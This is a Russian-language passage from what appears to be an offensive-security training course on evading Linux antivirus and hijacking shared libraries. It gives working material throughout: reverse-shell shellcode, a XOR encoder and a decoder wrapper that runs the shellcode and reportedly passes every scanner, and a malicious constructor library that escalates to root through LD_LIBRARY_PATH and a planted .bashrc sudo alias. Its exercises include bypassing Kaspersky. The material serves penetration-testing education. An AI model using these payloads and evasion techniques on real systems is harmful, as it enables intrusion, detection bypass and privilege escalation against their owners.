


Рисунок 169: C-обертка, просканированная Antiscan

Avast и AVG оба определили наш образец как вредоносный, а Kaspersky, как ожидалось, нет. Хотя это удовлетворительный результат, попробуем сильнее.

Чтобы избежать обнаружения последними двумя сканерами, обфусцируем исходную строку шеллкода. Для этого создадим программу-кодировщик, которая выполнит операцию XOR[29] над строкой полезной нагрузки и создаст новую обфусцированную версию. Затем возьмём вывод нашего кодировщика и заменим полезную нагрузку исходной C-обёртки на полученную обфусцированную версию. Также добавим XOR-декодер в исходную C-программу, чтобы деобфусцировать полезную нагрузку в памяти перед выполнением.

Код программы-кодировщика очень похож на нашу исходную C-программу. Ключевое различие находится в основном цикле. Вместо запуска полезной нагрузки мы преобразуем каждый символ с помощью XOR и печатаем его в консоль.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

unsigned char buf[] =
"\x6a\x39\x58\x0f\x05\x48\x85\xc0\x74\x08\x48\x31\xff\x6a\x3c"
"\x58\x0f\x05\x6a\x39\x58\x0f\x05\x48\x85\xc0\x74\x08\x48\x31"
"\xff\x6a\x3c\x58\x0f\x05\x48\x31\xff\x6a\x09\x58\x99\xb6\x10"
"\x48\x89\xd6\x4d\x31\xc9\x6a\x22\x41\x5a\xb2\x07\x0f\x05\x48"
"\x85\xc0\x78\x51\x6a\x0a\x41\x59\x50\x6a\x29\x58\x99\x6a\x02"
"\x5f\x6a\x01\x5e\x0f\x05\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9"
"\x02\x00\x05\x39\xc0\xa8\x76\x03\x51\x48\x89\xe6\x6a\x10\x5a"
"\x6a\x2a\x58\x0f\x05\x59\x48\x85\xc0\x79\x25\x49\xff\xc9\x74"
"\x18\x57\x6a\x23\x58\x6a\x00\x6a\x05\x48\x89\xe7\x48\x31\xf6"
"\x0f\x05\x59\x59\x5f\x48\x85\xc0\x79\xc7\x6a\x3c\x58\x6a\x01"
"\x5f\x0f\x05\x5e\x6a\x7e\x5a\x0f\x05\x48\x85\xc0\x78\xed\xff"
"\xe6";

int main (int argc, char **argv)
{
    char xor_key = 'J';
    int payload_length = (int) sizeof(buf);
```

```
    for (int i=0; i<payload_length; i++)
    {
        printf("\\x%02X",buf[i]^xor_key);
    }

    return 0;
}
```

Листинг 470 - Код для XOR-кодирования шеллкода и вывода на экран

Код включает исходный сгенерированный msfvenom буфер шеллкода как массив символов. Он задаёт значение XOR-ключа, в этом случае `J`, и вычисляет длину строки буфера. Затем сохраняет это значение как целое число в переменной `payload_length`.

```
char xor_key = 'J';
int payload_length = (int) sizeof(buf);
```

Листинг 471 - Первая часть основного цикла кодировщика

Затем программа проходит по символам, выполняя над ними побитовую операцию XOR с выбранным XOR-ключом. После этого она печатает новое закодированное hex-значение на экран, чтобы позже его можно было скопировать.

```
for (int i=0; i<payload_length; i++)
{
    printf("\\x%02X",buf[i]^xor_key);
}
```

Листинг 472 - Вторая часть основного цикла кодировщика

Мы можем использовать `gcc`, чтобы скомпилировать кодировщик. После этого можно запустить его и вывести закодированную версию шеллкода.

```
kali@kali:~$ gcc -o encoder.out encoder.c

kali@kali:~$ ./encoder.out
\x20\x73\x12\x45\x4F\x02\xCF\x8A\x3E\x42\x02\x7B\xB5\x20\x76\x12\x45...\x20\x4B\x14\x45\x4F\x02\xCF\x8A\x32\
    x71\x02\xDD\x02\xF3\x48
```

Листинг 473 - Вывод XOR-кодировщика

Мы можем скопировать строку вывода из кодировщика и заменить строку полезной нагрузки в исходной C-обёртке. Кроме того, нужно изменить функцию `main` исходной C-обёртки, чтобы декодировать шеллкод перед попыткой запуска. Обновлённая программа показана в листинге 474.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// Our obfuscated shellcode
unsigned char buf[] = "\x20\x73\x12\x45\x4F\x02\xCF\x8A...x32\x71\x02\xDD\x02\xF3\x48";

int main (int argc, char **argv)
{
    char xor_key = 'J';
    int arraysize = (int) sizeof(buf);
    for (int i=0; i<arraysize-1; i++)
    {
        buf[i] = buf[i]^xor_key;
    }
    int (*ret)() = (int(*)())buf;
    ret();
}
```

Листинг 474 - Обновлённая C-программа-обёртка с закодированным шеллкодом

Наша обновлённая C-обёртка ведёт себя как сочетание исходной C-обёртки и программы-кодировщика. Мы определяем буфер полезной нагрузки, который теперь обфусцирован как результат вывода

программы-кодировщика. Мы задаём XOR-ключ и получаем размер полезной нагрузки, сохранённый в переменной `arraysize`. Затем программа проходит по строке полезной нагрузки, как в кодировщике, выполняя операцию XOR над каждым символом. Поскольку полезная нагрузка уже обфусцирована, а XOR является симметричным шифром, выполнение XOR с тем же ключом деобфусцирует каждый символ, возвращая исходную строку полезной нагрузки. Затем мы запускаем оболочку так же, как в исходной C-обёртке.

Если скомпилировать и запустить программу, мы заметим, что получаем оболочку в слушателе Metasploit.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.118.3:1337

[*] Sending stage (3012516 bytes) to 192.168.120.45
[*] Meterpreter session 11 opened (192.168.118.3:1337 -> 192.168.120.45:43588)

meterpreter > getuid
Server username: no-user @ linuxvictim (uid=1000, gid=1000, euid=1000, egid=1000)
```

Листинг 475 - Оболочка получена через XOR-программу-обёртку

Теперь, когда мы знаем, что оболочка работает правильно, попробуем просканировать её через Antiscan.me. Повторим процесс: переименуем файл, чтобы он имел расширение `.exe`, скачаем его на виртуальную машину Kali и загрузим в Antiscan, как раньше.




Рисунок 170: Наша XOR-обёртка прошла все сканеры

Результаты показывают, что наших изменений было достаточно, чтобы обойти все 26 сканеров. Тот факт, что XOR-обёртка шеллкода обошла все сканеры, показывает, насколько минимальных усилий достаточно, чтобы уклониться по крайней мере от некоторых Linux-антивирусов.

В следующем разделе мы обсудим разделяемые библиотеки в Linux и то, как ими можно злоупотреблять на оценках безопасности.

#### 10.2.2.1 Упражнения

1. Обойдите Kaspersky, запустив оболочку в программе-обёртке на C, как показано в этом разделе.
2. Обойдите остальные сканеры в Antiscan.me, используя XOR-обфускацию, как показано в этом разделе.

#### 10.2.2.2 Дополнительное задание

Измените пример, рассмотренный в этом разделе, чтобы использовать другой метод кодирования, например шифр Цезаря (Caesar cipher).

## 10.3 Разделяемые библиотеки

В этом разделе мы изучим, как разделяемые библиотеки, загружаемые приложениями в Linux-системе, можно изменять в пользу атакующего. Этот подход похож на перехват DLL,[30] который часто используется для компрометации Windows-систем. Мы рассмотрим, как работают разделяемые библиотеки, а также несколько подходов к их эксплуатации, включая использование конкретных переменных окружения и злоупотребление порядком путей загрузки.

Начнём с базового обзора работы разделяемых библиотек.

### 10.3.1 Как разделяемые библиотеки работают в Linux

Возможно, неудивительно, что программы в Linux структурированы в другом формате, чем программы в Windows-системах. Самый распространённый формат программ в Linux - формат исполняемых и компонуемых файлов (Executable and Linkable Format, ELF).[31] В Windows используется формат переносимого исполняемого файла (Portable Executable, PE).[32] Глубокое объяснение этих форматов выходит за рамки этого курса. Пока достаточно знать, что форматы программ различаются между Linux и Windows-системами.

Программы в этих двух системах имеют и общие черты. В частности, они похожи тем, как разделяют код с другими приложениями. В Windows такой общий код чаще всего хранится в файлах динамически подключаемых библиотек (Dynamic-Link Library, DLL).[33] Linux, в свою очередь, использует разделяемые библиотеки.[34]

Эти библиотеки позволяют определять код отдельно от конкретных приложений и повторно использовать его, а значит библиотеки могут быть общими между разными приложениями на системе. Это полезно с точки зрения места хранения и уменьшения мест в коде, где могут возникнуть ошибки. Это также даёт единое место для обновления кода с влиянием на несколько программ. Именно поэтому это представляет ценный вектор атаки. Изменение разделяемой библиотеки может повлиять на все программы, которые её используют.

Когда приложение запускается в Linux, оно проверяет требуемые библиотеки в нескольких расположениях в конкретном порядке. Когда оно находит копию нужной библиотеки, оно прекращает поиск и загружает найденный модуль. Приложение ищет библиотеки в этих расположениях в следующем порядке.[35]

1. Директории, перечисленные в значении `RPATH`[36] приложения.
2. Директории, указанные в переменной окружения `LD_LIBRARY_PATH`.
3. Директории, перечисленные в значении `RUNPATH`[37] приложения.
4. Директории, указанные в `/etc/ld.so.conf`.[38]

5. Системные директории библиотек: `/lib`, `/lib64`, `/usr/lib`, `/usr/lib64`, `/usr/local/lib`, `/usr/local/lib64` и, возможно, другие.

Поскольку расположения и порядок известны, мы потенциально можем перехватить или разместить свои версии разделяемых библиотек в местах раньше по цепочке, чтобы контролировать поведение приложения. Сначала изучим переменную `LD_LIBRARY_PATH` и то, как использовать её, чтобы направить программу на использование вредоносной версии библиотеки вместо той, которая изначально предполагалась.

### 10.3.2 Перехват разделяемой библиотеки через LD_LIBRARY_PATH

Как упоминалось ранее, когда приложение запускается, оно проверяет библиотеки в упорядоченном наборе расположений. После проверки внутренних значений `RPATH` на жестко заданные пути оно проверяет переменную окружения `LD_LIBRARY_PATH`. Настройка этой переменной позволяет пользователю переопределить поведение программы по умолчанию и вставить свои версии библиотек. Предполагаемые случаи использования включают тестирование новых версий библиотек без изменения существующих библиотек или временное изменение поведения программы для отладки.

Как атакующий, мы также можем использовать её, чтобы злонамеренно изменить предполагаемое поведение программы. Мы эксплуатируем приложение пользователя-жертвы, создавая вредоносную библиотеку, а затем используем `LD_LIBRARY_PATH`, чтобы перехватить нормальный поток приложения и выполнить вредоносный код для повышения привилегий.

Обратите внимание: для демонстрации мы явно задаём переменную окружения перед каждым вызовом. Однако атакующий, скорее всего, захотел бы вставить строку в пользовательский `.bashrc` или `.bash_profile`, чтобы определить переменную `LD_LIBRARY_PATH` и устанавливать её автоматически при входе пользователя.

Одна сложность при использовании `LD_LIBRARY_PATH` для эксплуатации заключается в том, что на большинстве современных систем пользовательские переменные окружения не передаются при использовании sudo. Эта настройка задаётся в файле `/etc/sudoers` через ключевое слово `env_reset` по умолчанию. Некоторые системы настроены так, чтобы разрешать передачу пользовательского окружения в sudo. У них вместо этого будет установлен `env_keep`.

Мы могли бы обойти настройку `env_reset` с помощью ранее упомянутого алиаса `.bashrc` для команды `sudo`. Мы уже упоминали этот подход, когда устанавливали команду `sudo` как `sudo -E` в листинге 443. Как обычный пользователь, обычно невозможно читать `/etc/sudoers`, чтобы узнать, установлен ли `env_reset`, поэтому может быть полезно создать этот алиас в любом случае.

Нужно немного изменить процесс, чтобы `LD_LIBRARY_PATH` работал с sudo. Мы обсудим, как это сделать, позже в этом разделе.

Пройдём пример простой вредоносной разделяемой библиотеки с использованием языка программирования C[39] и сохраним её как `/home/offsec/ldlib/hax.c`. Полный листинг кода ниже, а отдельные части обсудим в следующих абзацах.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h> // for setuid/setgid

static void runmahpayload() __attribute__((constructor));

void runmahpayload() {
    setuid(0);
    setgid(0);
    printf("DLL HIJACKING IN PROGRESS \n");
    system("touch /tmp/haxso.txt");
}
```

Листинг 476 - Базовый пример полезной нагрузки разделяемой библиотеки

Первые три строки включают заголовочные файлы, как обсуждалось в более ранних примерах. Четвёртая строка предоставляет объявление функции для функции-конструктора с именем `runmahpayload`. Функции-конструкторы[40], [41] запускаются при первой инициализации библиотеки, чтобы настроить код для использования библиотекой.

```
static void runmahpayload() __attribute__((constructor));
```

Листинг 477 - Определение функции-конструктора

Делая это, мы просто даём компилятору понять, что функция с таким именем будет определена позже. Мы создаём функцию-конструктор, чтобы вредоносный код запускался при загрузке нашей библиотеки, независимо от того, что исходная программа пытается с ней сделать. Иначе говоря, исходная программа попытается загрузить библиотеку, которая затем запустит нашу функцию-конструктор и тем самым запустит вредоносную полезную нагрузку.

Оставшиеся строки содержат фактический код функции. Здесь мы поместим вредоносные действия.

```
void runmahpayload() {
    setuid(0);
    setgid(0);
    printf("DLL HIJACKING IN PROGRESS \n");
    system("touch /tmp/haxso.txt");
}
```

Листинг 478 - Наша временная полезная нагрузка

В нашем случае мы изначально устанавливаем UID и GID пользователя в `0`, что сделает пользователя root при запуске в sudo-контексте. Затем печатаем сообщение на экран, чтобы показать, что всё сработало корректно, и изменяем файл в `/tmp`, чтобы показать действие в файловой системе.

Мы компилируем разделяемую библиотеку с помощью двух команд.

```
offsec@linuxvictim:~/ldlib$ gcc -Wall -fPIC -c -o hax.o hax.c
```

Листинг 479 - Компиляция объектного файла разделяемой библиотеки

В первой команде параметр `-Wall` даёт более подробные предупреждения при компиляции. Параметр `-fPIC` говорит компилятору использовать позиционно-независимый код,[42] подходящий для разделяемых библиотек, поскольку они загружаются в непредсказуемые расположения памяти. Флаг `-c` говорит `gcc` компилировать, но не линковать код, а `-o` говорит компилятору создать выходной файл с именем, которое сразу следует за параметром. Наконец, последний элемент - файл исходного кода, который мы написали.

Во второй команде мы снова используем `gcc` для компиляции. Однако теперь используем параметр `-shared`, чтобы сказать `gcc`, что мы создаём разделяемую библиотеку из объектного файла. Затем снова указываем выходной файл, на этот раз с именем `libhax.so`, а затем входной объектный файл.

```
offsec@linuxvictim:~/ldlib$ gcc -shared -o libhax.so hax.o
```

Листинг 480 - Компиляция готового файла разделяемой библиотеки

Это создаёт файл разделяемой библиотеки `libhax.so`. Важно отметить, что разделяемые библиотеки в Linux используют соглашение об именовании soname.[43] Обычно это что-то вроде `lib.so`, иногда с номером версии, добавленным в конец через точку. Например, можно увидеть `lib.so.1`. Именование наших библиотек по этому соглашению поможет с процессом линковки.

Теперь, когда у нас есть вредоносная разделяемая библиотека, нужно место, где её использовать. Мы хотим перехватить библиотеку программы, которую жертва, вероятно, запускает, особенно через sudo. Также нужно помнить, что какая бы библиотека ни была перехвачена, она станет недоступна запрашивающей программе. Поэтому нужно найти что-то, что не сломает систему, если программы не смогут это использовать.

Попробуем целевую команду `top`, которая используется для отображения процессов в реальном времени в Linux-системе. Пользователь может запускать её через sudo, чтобы отображать процессы с повышенными разрешениями, поэтому это хороший кандидат. Запустим команду `ldd`[44] на целевой машине для программы `top`. Это даст информацию о том, какие библиотеки загружаются при запуске `top`.

```
offsec@linuxvictim:~$ ldd /usr/bin/top
    linux-vdso.so.1 (0x00007ffd135c5000)
    libprocps.so.6 => /lib/x86_64-linux-gnu/libprocps.so.6 (0x00007ff5ab935000)
    libtinfo.so.5 => /lib/x86_64-linux-gnu/libtinfo.so.5 (0x00007ff5ab70b000)
    libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ff5ab507000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff5ab116000)
    libsystemd.so.0 => /lib/x86_64-linux-gnu/libsystemd.so.0 (0x00007ff5aae92000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ff5abd9b000)
    librt.so.1 => /lib/x86_64-linux-gnu/librt.so.1 (0x00007ff5aac8a000)
    liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5 (0x00007ff5aaa64000)
    liblz4.so.1 => /usr/lib/x86_64-linux-gnu/liblz4.so.1 (0x00007ff5aa848000)
    libgcrypt.so.20 => /lib/x86_64-linux-gnu/libgcrypt.so.20 (0x00007ff5aa52c000)
    libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007ff5aa30d000)
    libgpg-error.so.0 => /lib/x86_64-linux-gnu/libgpg-error.so.0 (0x00007ff5aa0f8000)
```

Листинг 481 - Определение библиотек, используемых утилитой top

Последняя перечисленная библиотека выглядит как библиотека отчётности об ошибках под названием LibGPG-Error.[45] Вероятно, приложение загружает её, но она вряд ли будет вызвана, если программа не столкнётся с ошибкой, поэтому это не должно мешать обычной работе приложения. Попробуем перехватить её и посмотрим, что произойдёт.

Обратите внимание: чтобы найти библиотеку, которая ведёт себя подходящим образом, запускает наш код и не создаёт побочных эффектов для системы, может потребоваться подбор методом проб и ошибок. В идеале нужна целевая библиотека, которая позволит программе работать корректно даже после эксплуатации, но это возможно не всегда.

Установим переменную окружения `LD_LIBRARY_PATH` и переименуем наш файл `.so`, чтобы его имя совпадало с библиотекой, которую мы перехватываем.

```
offsec@linuxvictim:~/ldlib$ export LD_LIBRARY_PATH=/home/offsec/ldlib/

offsec@linuxvictim:~/ldlib$ cp libhax.so libgpg-error.so.0
```

Листинг 482 - Подготовка окружения и разделяемой библиотеки к эксплуатации

Если позже мы захотим отключить функциональность вредоносной библиотеки, нужно снять переменную окружения командой `unset`. Наш подход вообще не изменяет исходную разделяемую библиотеку, поэтому после снятия переменной окружения исходная функциональность восстановится.

Теперь можно запустить программу `top` и посмотреть, что произойдёт.

```
offsec@linuxvictim:~/ldlib$ top
top: /home/offsec/ldlib/libgpg-error.so.0: no version information available (required by /lib/x86_64-linux-
    gnu/libgcrypt.so.20)
top: relocation error: /lib/x86_64-linux-gnu/libgcrypt.so.20: symbol gpgrt_lock_lock version GPG_ERROR_1.0
    not defined in file libgpg-error.so.0 with link time reference
```

Листинг 483 - Наш эксплойт полностью проваливается

К сожалению, у нас проблема. Сообщение об ошибке указывает, что отсутствует символ `gpgrt_lock_lock` с версией `GPG_ERROR_1.0`. Программа ещё не запустила конструктор нашей библиотеки, но уже сообщает об отсутствующих символах.[46] Это означает, что некоторые переменные или функции, которые программа ожидает найти при загрузке исходной библиотеки, не определены в нашей вредоносной библиотеке. В результате программа даже не попытается запустить конструктор нашей библиотеки.

К счастью, это довольно легко исправить. При загрузке библиотеки программе нужно только убедиться, что в нашей библиотеке есть символы с нужными именами. Её не интересует проверка их типа или дальнейшего использования. Поэтому можно просто определить несколько переменных с ожидаемыми именами, и `top` должен запуститься. У нас есть дополнительное преимущество: исходная разделяемая библиотека существует в файловой системе. Изучим её и определим, какие символы она содержит, с помощью утилиты `readelf`.[47] Параметр `-s` выведет список доступных символов библиотеки.

Нужны не все перечисленные символы, поскольку некоторые из них относятся к другим библиотекам. Сообщение об ошибке уточняет, что искомый символ помечен версией `GPG_ERROR_1.0`. Мы можем предположить, что он является частью библиотеки, которую мы заменяем (`libgpg-error.so.0`). Вывод `readelf` для исходной разделяемой библиотеки покажет много определённых символов. Однако с помощью нескольких консольных утилит bash можно извлечь нужную информацию и привести её к формату, который удобно вставить прямо в исходный код нашей библиотеки для определения переменных.

Для этого снова вызовем команду `readelf` с флагом `-s`. Также добавим флаг `--wide`, чтобы вывести полные имена символов без усечения, и передадим полный путь к исходному файлу разделяемой библиотеки. Затем направим вывод в `grep` и найдём строки, содержащие `FUNC`, то есть символы, которые нужно захватить. После этого снова направим вывод в `grep` и оставим только результаты, содержащие `GPG_ERROR`, что указывает на их принадлежность нашей библиотеке, а не несвязанной зависимости. Затем направим получившиеся строки в `awk`, чтобы извлечь только нужный столбец и добавить перед именем `int`. Так будет проще определить в коде переменные, представляющие отсутствующие символы. Наконец, направим вывод в `sed`, чтобы заменить сведения о версии точкой с запятой и завершить определения переменных.

```
offsec@linuxvictim:~/ldlib$ readelf -s --wide /lib/x86_64-linux-gnu/libgpg-error.so.0 | grep FUNC | grep
    GPG_ERROR | awk '{print "int",$8}' | sed 's/@@GPG_ERROR_1.0/;/g'
int gpgrt_onclose;
int _gpgrt_putc_overflow;
int gpgrt_feof_unlocked;
...
int gpgrt_fflush;
int gpgrt_poll;
```

Листинг 484 - Вывод получает символы, связанные с перехваченной библиотекой, и печатает для них C-переменные

Результат - список определений переменных, по одному для каждого отсутствующего символа. Его можно вставить прямо под исходным определением конструктора в файле исходного кода `hax.c`.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h> // for setuid/setgid

static void runmahpayload() __attribute__((constructor));

int gpgrt_onclose;
int _gpgrt_putc_overflow;
int gpgrt_feof_unlocked;
...
```

Листинг 485 - Новые символы в исходном коде

После повторной компиляции и повторной установки переменной LD_LIBRARY_PATH на этот раз при запуске top мы получаем нужный результат.

```
offsec@linuxvictim:~/ldlib$ top
top: /home/offsec/ldlib/libgpg-error.so.0: no version information available (required by /lib/x86_64-linux-
    gnu/libgcrypt.so.20)
DLL HIJACKING IN PROGRESS
...
```

Листинг 486 - Перехват сработал корректно

К сожалению, мы видим очевидное сообщение об ошибке, связанное со сведениями о версии разделяемой библиотеки. Не все вспомогательные библиотеки требуют сведения о версии, поэтому такое происходит не всегда. Если бы мы перехватили другую библиотеку, этой ошибки могло бы не быть. Однако в этом случае libgcrypt, похоже, действительно требует сведения о версии у связанных библиотек.

К счастью, это можно исправить с помощью map-файла,[48] который связывает конкретные символы с заданной версией библиотеки.

Сначала запустим изменённую версию предыдущей команды readelf, на этот раз без int перед именами символов.

```
offsec@linuxvictim:~/ldlib$ readelf -s --wide /lib/x86_64-linux-gnu/libgpg-error.so.0 | grep FUNC | grep
    GPG_ERROR | awk '{print $8}' | sed 's/@@GPG_ERROR_1.0/;/g'
gpgrt_onclose;
_gpgrt_putc_overflow;
gpgrt_feof_unlocked;
gpgrt_vbsprintf;
...
```

Листинг 487 - Получение имён символов

Это просто даёт список символов, который затем можно обернуть в файл карты символов для компилятора. Назовём этот файл gpg.map.

```
GPG_ERROR_1.0 {
gpgrt_onclose;
_gpgrt_putc_overflow;
...
gpgrt_fflush;
gpgrt_poll;

};
```

Листинг 488 - Файл карты символов

Номер версии для этих символов напрямую не влияет на эксплуатацию, но удовлетворяет требование к версии, из-за которого появлялось предыдущее сообщение об ошибке.

Когда файл создан, можно снова скомпилировать разделяемую библиотеку и подключить файл символов через --version-script.

```
offsec@linuxvictim:~/ldlib$ gcc -Wall -fPIC -c -o hax.o hax.c

offsec@linuxvictim:~/ldlib$ gcc -shared -Wl,--version-script gpg.map -o libgpg-error.so.0 hax.o
```

Листинг 489 - Повторная компиляция разделяемой библиотеки с картой символов

Установим переменную окружения LD_LIBRARY_PATH, как раньше, и снова запустим приложение.

```
offsec@linuxvictim:~/ldlib$ export LD_LIBRARY_PATH=/home/offsec/ldlib/

offsec@linuxvictim:~/ldlib$ top
DLL HIJACKING IN PROGRESS
top - 14:55:15 up 9 days,  4:35,  2 users,  load average: 0.01, 0.01, 0.00
Tasks: 164 total,   1 running,  92 sleeping,   0 stopped,   0 zombie
...
```

Листинг 490 - Работает корректно

На этот раз сообщения об ошибке нет. Можно найти файл, который наша библиотека должна была изменить, в `/tmp`.

```
offsec@linuxvictim:~/ldlib$ ls -al /tmp/haxso.txt
-rw-rw-r-- 1 offsec offsec 0 Jul 10 17:12 /tmp/haxso.txt
```

Листинг 491 - Свидетельство корректной работы нашего кода

Результаты показывают, что файл был создан. В этом случае нам отчасти повезло: приложение работало корректно без библиотеки `libgpg_error`. Если бы возникла ошибка, требующая `libgpg_error`, приложение, скорее всего, аварийно завершилось бы.

Ранее мы обсуждали, что в современных дистрибутивах Linux переменные окружения пользователя обычно не передаются в контекст sudo. Чтобы обойти это, мы создали алиас для `sudo` в пользовательском файле `.bashrc`, заменив `sudo` на `sudo -E`. Однако некоторые переменные окружения не передаются даже при таком подходе. К сожалению, `LD_LIBRARY_PATH` - одна из них.

Если попробовать запустить `top` через sudo, наш модуль не запустится. Есть обходной путь. Можно изменить созданный для этой цели алиас и явно включить переменную `LD_LIBRARY_PATH`. Это принудительно передаст её в окружение sudo.

```
alias sudo="sudo LD_LIBRARY_PATH=/home/offsec/ldlib"
```

Листинг 492 - Изменённый алиас с LD_LIBRARY_PATH

Если выполнить `source` для файла `.bashrc`, чтобы загрузить изменения, то при запуске команды через sudo команда выполнится от имени root.

```
offsec@linuxvictim:~/ldlib$ source ~/.bashrc

offsec@linuxvictim:~/ldlib$ sudo top
DLL HIJACKING IN PROGRESS

top - 14:51:20 up 6 days,  6:03,  5 users,  load average: 0.00, 0.00, 0.00
...

offsec@linuxvictim:~/ldlib$ ls -al /tmp/haxso.txt
-rw-r--r-- 1 root root 0 Aug 11 14:51 /tmp/haxso.txt
```

Листинг 493 - Изменённый алиас для запуска библиотеки через sudo

Мы успешно эксплуатировали приложение с помощью `LD_LIBRARY_PATH` и файла вредоносной разделяемой библиотеки. В следующем разделе мы используем `LD_PRELOAD`, чтобы перехватить библиотечные функции.

### 10.3.2.1 Упражнения

1. Создайте пример вредоносной разделяемой библиотеки, как показано в этом разделе, и запустите его с помощью `LD_LIBRARY_PATH` и утилиты `top`.
2. Создайте алиас `.bashrc` для `sudo`, включающий `LD_LIBRARY_PATH`, и используйте созданный пример вредоносной библиотеки для повышения привилегий до root.

#### 10.3.2.2 Дополнительное задание

1. Получите оболочку, добавив выполнение шеллкода в пример разделяемой библиотеки. Используйте код обхода антивируса, который мы разбирали ранее, как ориентир. Продолжение работы программы после срабатывания оболочки в этом случае не обязательно.
2. Перехватите приложение, отличное от `top`, используя метод, описанный в этом разделе.

### 10.3.3 Эксплуатация через LD_PRELOAD

`LD_PRELOAD`[49] - переменная окружения, которая, если задана в системе, заставляет загрузчик динамической компоновки[50] предварительно загрузить конкретную разделяемую библиотеку раньше всех остальных. В результате функции, определённые в этой библиотеке, используются раньше любых функций с такой же сигнатурой метода,[51] определённых в других библиотеках.

Сигнатура метода - это информация, которая нужна программе для определения метода. Она состоит из типа возвращаемого значения, имени метода, списка необходимых параметров и типа данных каждого из них.

